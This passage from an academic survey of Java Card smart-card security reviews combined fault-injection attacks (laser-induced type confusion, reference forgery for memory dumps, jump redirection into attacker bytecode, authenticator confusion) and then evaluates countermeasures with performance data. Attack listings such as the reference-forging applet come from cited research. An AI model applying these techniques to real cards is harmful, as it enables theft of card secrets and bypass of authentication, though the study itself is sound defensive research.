in LST. 2.25 and LST. 2.27. Even this shortened example makes it possible to gain a type confusion between an integral type and a reference to an object. In this case short and Key respectively. Afterwards any member of the object located at the address can be called or executed when the check of the firewall can be passed with another fault injection. As described, the necessary fault injections are decoupled and can be performed at different APDU commands. [VF10, Chapter 5]

```
byte KEY_ARRAY_SIZE = 0x77;

public Key getKey(short index) {
  if (index < KEY_ARRAY_SIZE) {
    return keys[index];
  } else {
    return null;
  }
}
```

LST. 2.24: A type confusion between a short and a reference to an object of type *Key* can be achieved, in case of forcing a read value from the EEPROM representing an opcode to be zero [VF10, Chapter 5].

```
byte KEY_ARRAY_SIZE = 0x77;

public Key getKey(short index) {
  return index;
}
```

LST. 2.25: The wanted outcome of a fault injection applied to the source code in LST. 2.24.

```
getKey(short index) {
  ...
  1D    // sload_1 (index)
  10 77 // bspush 0x77
  6D 07 // if_scmpge 0x07
  AD 01 // getfield_a_this 0x01 (keys)
  1D    // sload_1 (index)
  24    // aaload (keys[index])
  77    // areturn
  01    // aconst_null
  77    // areturn
}
```

LST. 2.26: The bytecode representation of the source code in LST. 2.24 [VF10, Chapter 5].

```
getKey(short index) {
  ...
  1D    // sload_1 (index)
  00    // nop
  77    // areturn
}
```

LST. 2.27: The intend execution sequence of LST. 2.26 as combined attack. The fault injection forces the *bspush* instruction byte to be interpreted as *nop*. So 0x77, initially a parameter of the *bspush*, is fetched as opcode and, therefore, representing a *areturn*. [VF10, Chapter 5]

2.4.2.5 Combined Attack on a Java Card 3.0 Connected Edition

The Java Card 3.0 connected edition seems to be much more resistant to attacks, due to its additional security features compared to the classic edition. The mandatory on-card BCV, the context isolation mechanism alias the application firewall, a code isolation mechanism, secure communication, role and permission based security policies as well as optional security annotations imply to be an unbreakable mesh of countermeasures. [BTG10, Mic09b, Mic09a, Section 2.2]

But the authors of [BTG10] successfully attacked a Java Card 3.0 connected edition. Their attack based on the idea of [GA03], already presented in Section 2.4.2.1, to have a type confusion between two classes of the same size, see LST. 2.28 and Fig. 2.12. Instead of waiting for a cosmic ray to change a bit in the memory to gain a type confusion, they explicitly use a type cast via the Object class as defined in LST. 2.29 Line 12. This is necessary to have a valid code which bypasses the on-card BCV. The illustration in Fig. 2.13a shows that the execution of the explicit cast fails at the *checkcast* command with a *ClassCastException*. The principle of power analysis allowed them to identify the moment when the chip processes the *checkcast*. With the help of a laser targeting the chip they managed to jump over the *checkcast* operation like [Ver06] suggested in their hypothetical scenario, which was already described in Section 2.4.2.3. The power trace of the successful type confusion is presented in Fig. 2.13b. [BTG10, Chapter 4]

```
1  // class to access the memory
2  public class A {
3    byte b00,...,bFF;
4  }
5
6  // class to access a
7  public class C {
8    A a;
9  }
10
11 // class to forge a reference
12 public class B {
13   short addr;
14 }
```

LST. 2.28: If the reference to the object a of class A in an object of class C can be set freely, a memory dump can be performed by reading the contents of the member variables in object a. Therefore, class B must be of the same size as class C to enable the attack of LST. 2.29, which is illustrated in Fig. 2.12. [BTG10, Chapter 4]





Fig. 2.12: Forgery of a reference to a class object to attack an Java Card 3.0 connected edition [BTG10, Figure 2 and 5].


The Java Card 3.0 connected edition specification is not only capable of additional security features. It also includes additional features like multithreading, class loading and object ownership transfer. [Mic09b, Mic09a, Preface and Sections 3.3 and 7.2 respectively] To demonstrate how powerful a type confusion still can be on the Java Card connected edition the authors took advantages of the class loading mechanism and the implicitly transferability of Class objects in the second part starting at the *INS_SEARCH_CLASS* instruction in Line 18 of LST. 2.29. Implicitly transferable object are not bound to a specific Java context. This circumstance is used at the *checkcast* of the explicit cast, the *instanceof* and the *getName()* instruction of the *INS_SEARCH_CLASS* part. With this instruction a Class object can be found by its fully qualified name. Afterwards the source of the explicit transferable Class object can be read and manipulated with *getfield* and

```
public class AttackExtApp extends Applet {
  B b;
  C c;
  boolean classFound;
  ... // constructor (objects initialization), install method
  public void process(APDU apdu) {
    byte[] buffer = apdu.getBuffer();
    ...
    switch (buffer[ISO7816.OFFSET_INS]) {
    case INS_ILLEGAL_CAST:
      try {
        c = (C) ( (Object) b );
        return; // success, return SW 0x9000
      } catch (ClassCastException e) {
        // failure, return SW 0x6F00
        ISOException.throwIt(ISO7816.SW_UNKNOWN);
      }
    case INS_SEARCH_CLASS:
      while (!classFound) {
        try {
          // increment the forged reference
          b.addr++;
          // convert the bytes given in APDU command into String
          String name = bytesToString(buffer, ISO7816.OFFSET_CDATA);
          // is it a Class instance?
          if (((Object) (c.a)) instanceof Class) {
            // is it the Class instance we are looking for?
            // let us check its name
            if (((Class)((Object) (c.a))).getName().equals(name))
              classFound = true;
            }
          } catch (SecurityException se) {}
      }
    ... // more later defined instructions
        // do something with the source of the found class
        // access via c.a.b00 to c.a.bFF
    }
  }
}
```

LST. 2.29: Java code to perform a type confusion between class B and C of LST. 2.28 with the help of a fault injection. If the illegal cast has been successful, a class object can be searched after by its fully qualified name. [BTG10, Chapter 4]



(a) The execution of the applet's *INS_ILLEGAL_CAST* instruction fails without disturbance [BTG10, Figure 3].



(b) The laser disturbed execution of the applet's *INS_ILLEGAL_CAST* instruction succeeds [BTG10, Figure 4].

Fig. 2.13: Execution of the applet's *INS_ILLEGAL_CAST* instruction defined in LST. 2.29.

putfield instructions, which proves the seriously vulnerability of a Java Card 3.0 connected edition. [BTG10, Chapters 4 and 5]

2.4.2.6 Modifying the Java Card Execution Flow

In contrast to the other EMAN attacks described in Section 2.4.1.4 and Section 2.4.1.5 the EMAN4 attack is designed to be successful if some sort of BCV is available on the Java Card. Like Section 2.4.2.5 a laser was used to modify the execution flow. [BICL11, Section 4.1]

The main idea of this attack is to redirect a *goto_w* instruction of a *for* loop to a user defined array, for example, the one in LST. 2.32. Instead of jumping backwards to the beginning of the *for* the first byte of the parameter of the *goto_w* instruction is forced to be interpreted as zero with the laser. This turns the negative jump into a positive one, see LST. 2.30 and LST. 2.31. Therefore, the attack requires the *codeArray* to be placed behind the bytecode of the attacks *for* loop in the memory. The analysed Java Cards use a first fit algorithm to place the data to the applets source code. The attacked card fulfils the requirement of the data placement in case it was empty, but if the card has already managed a few applets, it becomes more likely that the data is stored before its bytecode. The memory layout of the attacked card with just the applet of the combined attack installed is shown in LST. 2.33. The first bytes including the green highlighted and the one afterwards belong to the source code of the applet, compare with LST. 2.31. The green printed bytes are the *goto_w* instruction with its parameters. The 0xFF part is treated to zero with the laser at the reading process. The six blue marked bytes are the header of the *codeArray* in LST. 2.32 and the following orange ones are the array's data. [BICL11, Section 4.3]

Due to the fact that the attacker does not exactly know where the manipulated execution flow will proceed the targeted array has an area filled with *nop*s. So, the chance to run all wanted bytecodes in the array is higher. [BICL11, Section 4.3]

```
...
for (short i=0; i<1; ++i) {
  foo = (byte)0xBA;
  bar = foo;  foo = bar;
  ... // Few instructions have been
         hidden for a better meaning.
  bar = foo;  foo = bar;
}
return;
```

LST. 2.30: The Java source of a combined attack. The execution sequence can be redirected to the array in LST. 2.32 if the parameter of the *goto_w* instruction of the for loop is corrupted during its read out. [BICL11, Listing 1.8]

```
...
03       // sconst_0
30       // sstore_1 (i)
1D       // sload_1 (i)
04       // sconst_1
A5 00 EA // if_scmpge_w 0x00EA
18       // aload_0 (this)
10 BA    // bspush 0xBA
88       // putfield_b 0x00 (foo)
18       // aload_0 (this)
AE 00    // getfield_b_this 0x00 (foo)
88 01    // putfield_b 0x01 (bar)
18       // aload_0 (this)
AE 01    // getfield_b_this 0x01 (bar)
88 00    // putfield_b 0x00 (foo)
...      // Few instructions have been
          hidden for a better meaning.
18       // aload_0 (this)
AE 00    // getfield_b_this 0x00 (foo)
88 01    // putfield_b 0x01 (bar)
18       // aload_0 (this)
AE 01    // getfield_b_this 0x01 (bar)
88 00    // putfield_b 0x00 (foo)
59 01 01 // sinc 0x01 0x01 (i++)
A8 FF 17 // goto_w 0xFF17 (-233 bytes)
7A       // return
```

LST. 2.31: The intend bytecode sequence of LST. 2.30. As combined attack a fault injection forces the first parameter byte of the *goto_w* instruction to be read as zero. So, the initially backwards jump to check the loops condition is changed to a jump into the other direction. [BICL11, Listing 1.9]

```
codeArray() {
  AB       // identification seq. start
  CD       //
  FE       // identification seq. end
  00       // nop
  00       // nop
  ...      // some more nops to have a landing area for the manipulated goto_w
  00       // nop
  00       // nop
  11 17 12 // sspush 0x1712
    // call ISOException.throwIt((short) 0x1712)
  8D 6F C0 // invokestatic 0x6FC0
  00       // nop
  FE       // identification seq. start
  DC       //
  BA       // identification seq. end
}
```

LST. 2.32: The contents of the array consists of bytes representing a identification sequence, some bytes as *nop*s where the mislead *goto_w* of LST. 2.31 can jump to and the rest is considered as function which the attacker wants to execute. In this case an exception is thrown.

```
0xA7F0 18AE 0188 0018 AE00 8801 18AE 0188 0018
0xA800 AE00 8801 18AE 0188 0018 AE00 8801 18AE
0xA810 0188 0059 0101 A8FF 177A 008A 43C0 6C88
0xA820 ABCD EF00 0000 0000 0000 0000 0000 0000
0xA830 0000 0000 0000 0000 0000 0000 0000 0000
0xA840 0000 0000 0000 0000 0000 0000 0000 0000
0xA850 0000 0000 0000 0000 0000 0000 0000 0000
0xA860 0000 0000 0000 0000 0000 0000 0000 0000
0xA870 0000 0000 0000 0000 0000 0000 0000 0000
0xA880 0000 0000 0000 0000 0000 0000 0000 0000
0xA890 0000 0000 0000 0000 0000 0000 0000 0000
0xA8A0 1117 128D 6FC0 00FE DCBA
```

LST. 2.33: Memory organisation of the Java Card with the installed applet [BICL11, Listing 1.10].

2.4.2.7 Security Role Impersonation

[BDH11] evaluated a fault model which states stuck-at all zero or all one errors as well as values of incomplete write operations during push operations with diverse configurations of laser targeting the chip can be achieved. In order to do so, they varied the time, afflicted space, width and intensity of the laser. It turned out that the fault model is partially right. Some results could be easily explained but others are still unpredictable. They may correlate with Central Processing Unit (CPU) registers. [BDH11, Section 2.3 and Appendix A]

But still they achieved an incredible success rate of more than 70 % at perturbing conditional jumps on booleans, namely *ifeq* and *ifne*. Another reason for this is the fact, that the JCVM does not have a real boolean type. It stores boolean values in values of size of a short and interprets all values disparate to zero as true. [BDH11, Section 3.2]

They also presented experimental results on instance confusions on a Java Card 2.2.2 which seriously raises concerns for Java Card 3.0. Because in the Java Card 3.0 specification a user authentication is defined by a dedicated set of service interfaces mapped to Unified Resource Identifiers (URIs) like any other SIO. The authentication service interfaces expose the allowing methods:

- *check(· · ·)* to authenticate a user with provided credentials
- *isValidated(· · ·)* to verify if a user is already authenticated
- *reset(· · ·)* to set back the authentication status of a user

So, if an attacker is able to gain a confusion between his object granting everyone the access and the legitimate authenticator, the client application considers the attacker as authenticated user. This may led to exposure of secret data. In 8.7 % of cases a confusion between two classes implementing the same interface were achieved in their experiment. [BDH11, Mic09a, Section 4.2 and Sections 6.4.4 and 6.4.5 respectively]

2.4.3 Countermeasures

In [Mic10] a protection profile for the Java Card system in an open configuration is presented and the security threats shown in Fig. 2.14 were identified. All this security threats should be covered with an off-card BCV described in Section 2.3.3, the applet firewall which functionality was explained in Section 2.3.1.3 and other parts of the JCRE like the card manager and installer pointed out in Section 2.3.1.2.

The list hereafter explains which component is responsible for encountering the security threads of Fig. 2.14.

- Confidentiality is to just grant legitimate authorities access data, whether this is data of an applet or the JCRE itself. The applet firewall restricts access between packages and within a package it is the off-card BCV's job.
- The integrity of the bytecode is totally covered by the off-card BCV, which ensures that the bytecode is used in its intend purpose and scope. The protected against unauthorized modification during run-time is also intend to be covered by the static checks of the off-card BCV.




Fig. 2.14: Security threats identified in the Java Card protection profile [Mic10, Section 5.2 and 6.3.1].

- The off-card BCV must also prohibit unauthorized execution. This includes invoking a method from outside its scope, or just parts of a method, and even executing data as code.
- Identity usurpation: The unique identifier of each applet is checked on-card during the installation by the card manager.
- As card management implies, it is the task of the card manager in cooperation with the installer to guarantee the correct installation and deletion of applets.
- Denial of service: In case of failure, the resources must be released by the JCRE.

As presented in Section 2.4.1 and Section 2.4.2 current implementations of these mechanisms are not enough to prevent all kinds of attacks. Additional countermeasures to prevent adversaries to break the Java Card security mechanisms are shown in the next subsections.

2.4.3.1 Protect Operations Often Misused in Attacks

[SICL09] suggested remapping the opcode for the *nop*. This is possible because the JCVM does not define or reserve all 256 possibilities which are possible to encode with the byte of the opcode. This substitution can be easily done on-card during the installation process with very little efforts. So, if an attacker forces an instruction byte to be zero, the JCVM

detects the attack. The other precise possibility to force a byte to be 0xFF does not need any protection because the opcode is already reserved by the Java Card specification. Additionally they recommend to avoid conditional jumps which compare with zero like *ifeq*, *ifne*, *ifgt*, *iflt*, *ifge*, or *ifle* because it is easy to force a single byte to be either be 0x00, 0xFF, or another but not specifiable value. [SICL09, Section 6.2]

Doing redundant checks in a defensive JCVM on jumps if the target is legal is also a good but expensive countermeasure. [VF10] proposes that these checks can be limited to wide jumps to increase the performance and to counteract most combined attacks based on corrupting jumps. [VF10, Section 6.2]

2.4.3.2 Fault Detection on Operations at the Stack

According to the fault model used in [BDH11] and described in Section 2.4.2.7, where combined attacks are based on perturbing a value during the writing or reading from the stack, three software detection mechanisms are announced:

Redundant Checks
Redundant checks are a rather straight forward conclusion. In case of a *push*, the value just pushed onto the top of the stack is once again compared to its origin. If a value is popped, the coherency is also checked between the just gathered one and the Top of Stack (TOS) before it is deleted. Simple implementations of the operations are presented in LST. 2.34 and LST. 2.35. [BDH11, Section 5.2]

```
1 push(expected);
2 if (get_tos() != expected) {
3   handle_fault();
4 }
```

LST. 2.34: Basic approach for a redundant *push* [BDH11, Section 5.2].

```
1 expected = pop();
2 if (get_prev_tos() != expected) {
3   handle_fault();
4 }
```

LST. 2.35: Basic approach for a redundant *pop* [BDH11, Section 5.2].

Error Propagation to the Firewall
Propagating the error to the applet firewall is another possibility to have additional security. In typical JCREs a context identifier is used to separate the different applets. So, if the identifier is changed when a *push* or *pop* is manipulated, then it is very likely that the identifier becomes an unknown value and the firewall permits the next access to the TOS due to the current context does not belong to the object anymore. Just for static field operations additional checks have to be added because they are out of the applet firewalls scope. The *pushs* implementation is shown in LST. 2.36 and the *pops* in LST. 2.37. [BDH11, Section 5.2]

Adding an Invariant in Order to Describe the Stacks State
Each stack frame must include a new variable (σ). The variables value is formed by a *xor* of all intend values to be on the stack. To prove, if the stack is still consistent, the *xor* operation has to be performed on all actual values on the stack. The result must be the same as σ. This method requires a minor modification to the stack frame, additional

```
1 push(expected);
2 fw_context_id |=
3   (get_tos() ^ expected);
```

LST. 2.36: Pushing a value effects the context identifier if an unexpected event disturbs the operation [BDH11, Section 5.2].

```
1 expected = pop();
2 fw_context_id |=
3   (get_prev_tos() ^ expected);
```

LST. 2.37: Implementation of the error propagation to the applet firewall in case of a corrupted *pop* [BDH11, Section 5.2].

checks to be added to the firewall, as well as operations on static fields. An advantage of this approach is that it is independent from the firewalls implementation. Again the implementations of the two operations are shown; see LST. 2.38 and LST. 2.38. [BDH11, Section 5.2]

```
1 push(expected);
2 sigma ^= expected;
```

LST. 2.38: A additional variable σ on each stack frame enables consistency checks to recognise fault injections during a *push* [BDH11, Section 5.2].

```
1 expected = pop();
2 sigma ^= expected;
```

LST. 2.39: A corrupted *pop* can be recognised with the help of the stack invariant σ [BDH11, Section 5.2].

An initial JCVM without additional countermeasures has been adapted by the authors of [BDH11] for evaluation. As presented in Tab. 2.1 the redundant implementations of the *push* and *pop* have the biggest performance loss on all compared operations. The propagation method is much better than the basic approach but has the drawback of eventually hitting another applets context identifier in case of a corruption. The last implementation shows very similar behaviour to the propagation countermeasure regarding the execution time. It is even a bit better but needs an extra data word per stack frame. [BDH11, Section 5.3]

Instructions	Redundancy	Propagation	Invariant
aload+astore	39.09 %	21.98 %	12.29 %
aload+getfield+astore	19.83 %	12.39 %	11.75 %
aload+aload+putfield	27.93 %	18.77 %	17.59 %
aload+invokevirtual+return	7.53 %	1.69 %	1.77 %
aload+invokevirtual+areturn+astore	8.82 %	3.26 %	2.38 %
aload+putstatic	18.60 %	11.58 %	8.89 %
getstatic+astore	19.18 %	10.76 %	10.21 %

Tab. 2.1: Countermeasures performance loss on bytecode instructions execution time referring to the initial implementation without additional countermeasures [BDH11, Table 1].

2.4.3.3 Fault Detection Using Security Annotations or the Custom Component

In contrast to other countermeasures the following three of [SICL09], [SICL10], [SICL11], and [BLM+11] needs the applet programmer to be aware of security critical functions and

classes. These security critical parts of an applet must be tagged with security annotations. Especially the *proprietaryValue* of the *SensitiveType* is used. These annotations belong to the Java Card 3.0 connected edition specification but can also be implemented in the classic edition by using the custom component. This raises one big disadvantage, the method lulls the programmer into a false sense of security even if the applet is installed on a Java Card without this countermeasure built in into its JCVM. Nevertheless, checking the sequence of instructions and operands, a checksum on basic blocks, or the control flow path make it more difficult to attack an applet. At least an additional fault attack is necessary during one run and, therefore, the three methods are worth to be pointed out. An example for using security annotations is indicated in LST. 2.40. [SICL10, SICL11, BLM+11, Section 4.1, Section 4.1, and Section 3.1 respectively]

```
@SensitiveType {
  sensitivity = SensitiveValue.INTEGRITY,
  proprietaryValue = "PATHCHECK" // "BasicBlock" or "FieldOfBit"
}

private void debit(APDU apdu) {
  // access authentication
  if (pin.isValidated()) {
    byte[] buffer = apdu.getBuffer();
    byte numBytes = (byte) (buffer[ISO7816.OFFSET_LC]);
    byte byteRead = (byte) (apdu.setIncomingAndReceive());
    if ((numBytes != (byte) 1) || (byteRead != (byte) 1))
      ISOException.throwIt(ISO7816.SW_WRONG_LENGTH);
    // get debit amount
    byte debitAmount = buffer[ISO7816.OFFSET_CDATA];
    // check debit amount
    if ((debitAmount > MAX_TRANSACTION_AMOUNT) || (debitAmount < (byte) 0))
      ISOException.throwIt(SW_INVALID_TRANSACTION_AMOUNT);
    // check the new balance
    if ((short) (balance - debitAmount) < (short) 0)
      ISOException.throwIt(SW_NEGATIVE_BALANCE);
    balance = (short) (balance - debitAmount);
  } else {
    ISOException.throwIt(SW_PIN_VERIFICATION_REQUIRED);
  }
}
```

LST. 2.40: A simple debit applet using security annotations to activate one of the three methods, field of bit, basic blocks, or path check. In this case path checking is used. [BLM+11, Appendix A]

Field of Bit Protection Mechanism

With Field of Bit (FoB) is meant that the sequence of opcodes and its parameters are encoded as stream of bits. Zero represents an opcode and one an operand. This FoB is generated off-card and stored in the custom component. How to construct a FoB of some bytecodes is displayed in LST. 2.41. [SICL09, SICL11, Section 6.3 and Section 4.2 respectively]

```
18       // aload_0              // 0
83 00 04 // getfield_a 0x0004    // 011
8B 00 23 // invokevirtual 0x0023 // 011
60 3B    // ifeq 0x3B            // 01
...
13 63 01 // sipush 0x6301        // 011
8D 00 0D // invokestatic 0x000D  // 011
7A       // return               // 01
```

LST. 2.41: Creating a FoB out of some bytecodes [SICL11, Table 3].

The on-card component is made up of surveilling the occurring opcodes and their number of parameters if there is a security annotation used in an applet. A fault has been detected when a discrepancy between the executed and the stored sequence is found. [SICL09, SICL11, Section 6.3 and Section 4.2 respectively]

Unfortunately there are still security holes left due to a combined attack is not recognised or could not be prevented before secret data was reviled. The so-called latency and the efficiency to detect mutants are shown in Tab. 2.3. The increased effort a Java Card has to encounter is presented in Tab. 2.2. [SICL11, Section 4.2]

Basic Blocks Protection Mechanism

The Basic Block (BB) protection mechanism consists of dividing the applets bytecode into smaller consecutive sets of instructions with single entry and single exit points. Each branch instruction as well as its target and methods start a new BB. Therefore, a control flow graph can be built of BBs used in other countermeasure, see Section 2.4.3.3. The BBs of the debit function in LST. 2.40 are illustrated in Fig. 2.15. From this BBs checksums are calculated by xoring all bytes (opcodes and parameters) and stored together within the custom component with the intend program counter values of their beginning and ending. [SICL09, SICL11, Section 6.4 and Section 4.3 respectively]

On-card the *xor* result of each BB is calculated during the execution of the bytecodes. If a new BB starts, the actual *xor* value is compared to the stored one. The JCVM also checks whether the current BB's program counter is still consistent with the custom component stored values. [SICL09, SICL11, Section 6.4 and Section 4.3 respectively]

Because it is nearly impossible for an attacker to build an attack with the same *xor* result the detection rate is almost 100 %. In contrast the latency is very high. A comparison to the other countermeasures using security annotations are demonstrated in Tab. 2.2 and Tab. 2.3. [SICL11, Section 4.3]

Check the Control Flow

To check the control flow its graph has to be created first. In [SICL10], [SICL11], and [BLM+11] it is suggested to be done off-card by generating BBs. A BB donating a vertex of the graph is a set of consecutive instructions ending at any kind of brunches or exception raising instructions. Ergo BBs are determined by control flow breaks. The graph is encoded with the two leading bits 01 to encounter a stuck at zero or one fault attack. If the last instruction of the current block is a brunch instruction, the edge to the BB starting with the consecutive instruction is tagged with a high bit (1) and the edge to the basic




Fig. 2.15: The bytecode of the simple debit applet of LST. 2.40 already split up into its basic blocks [BLM+11, Fig. 1].


block to which the jump leads is coded with low (0). If a switch is the last instruction, the tags are formed by the minimum number of bits to encode all cases, see Fig. 2.16a. [SICL10, SICL11, BLM+11, Section 4.2, Section 4.4, and Section 3.2 respectively]

A simple example of generating BBs and the control flow graph from an debit applet is shown in LST. 2.40, Fig. 2.15 and Fig. 2.16b. The countermeasure's on-card part is now just checking if a valid path has been used to the BB to be executed next. This check must be performed on every instruction which breaks the control flow. Exactly the same way the control flow graph has been generated. [BLM+11, Section 3.2]

The path checking method with an off and on-card part increases the JCVM's memory consumption about 1 %. The additionally occupied space at applets is variable due to the developers needs and should be around 10 %. The CPU overhead increases around 8 %. [BLM+11, Section 4.2]

A comparison of the countermeasures is shown in Tab. 2.2. At the performance loss chart the FoB excels the BB as well as the path checking method. Other important aspects of countermeasures are the number of eliminated mutants and the latency between an attack and its recognition. The results on three different applets are noted in Tab. 2.3. Especially huge latencies, like the one of the path check method at the *SfrOtp* applet, raises another disadvantage of countermeasures. In case of path checking it is possible that a mutation does not affect the execution flow and, thus, offers still the possibility to inject enough instructions to gain some restricted information. [BLM+11, Section 4.2]

Depending on the requirements the BB out stands with a 100 % recognition rate but uses up to 15 % of the EEPROM's space, or the FoB shows the least performance loss in all categories by accurate detection rates.



(a) Example of encoding a switch within the control flow graph [BLM+11, Fig. 2].

(b) The resulting control flow graph of the simple debit applets basic blocks presented in Fig. 2.15 [BLM+11, Fig. 3].

Fig. 2.16: Control flow graphs of the path checking method according to [BLM+11].

Countermeasure	CPU	EEPROM	RAM	ROM
FoB	3 %	3 %	< 1 %	1 %
BB	5 %	15 %	< 1 %	1 %
Path Check	8 %	10 %	< 1 %	1 %

Tab. 2.2: Countermeasures average performance loss and additional memory usage obtained by applying the detection mechanism to test applications [BLM+11, Table 4].

Application		BCV	FoB	BB	Path Check
Wallet	Efficiency:	87.7 %	97.7 %	100 %	91.6 %
(470 Ins. 440 Mutants)	Latency:	2.91 Ins	2.43 Ins	2.72 Ins	2.42 Ins
SfrOtp	Efficiency:	94 %	99 %	100 %	86 %
(4568 Ins. 7960 Mutants)	Latency:	3.64 Ins	8.61 Ins	12 Ins	17.18 Ins
AgentLocalisation	Efficiency:	94 %	99 %	100 %	88 %
(3504 Ins. 7960 Mutants)	Latency:	11.8 Ins	10.2 Ins	13 Ins	2.43 Ins

Tab. 2.3: Countermeasures performance measured in eliminated mutants and latency on three different applets [BLM+11, Table 5, 6, and 7].

2.4.3.4 Hardware Accelerated Run-Time Type and Bound Protection on Local Variables and the Operand Stack

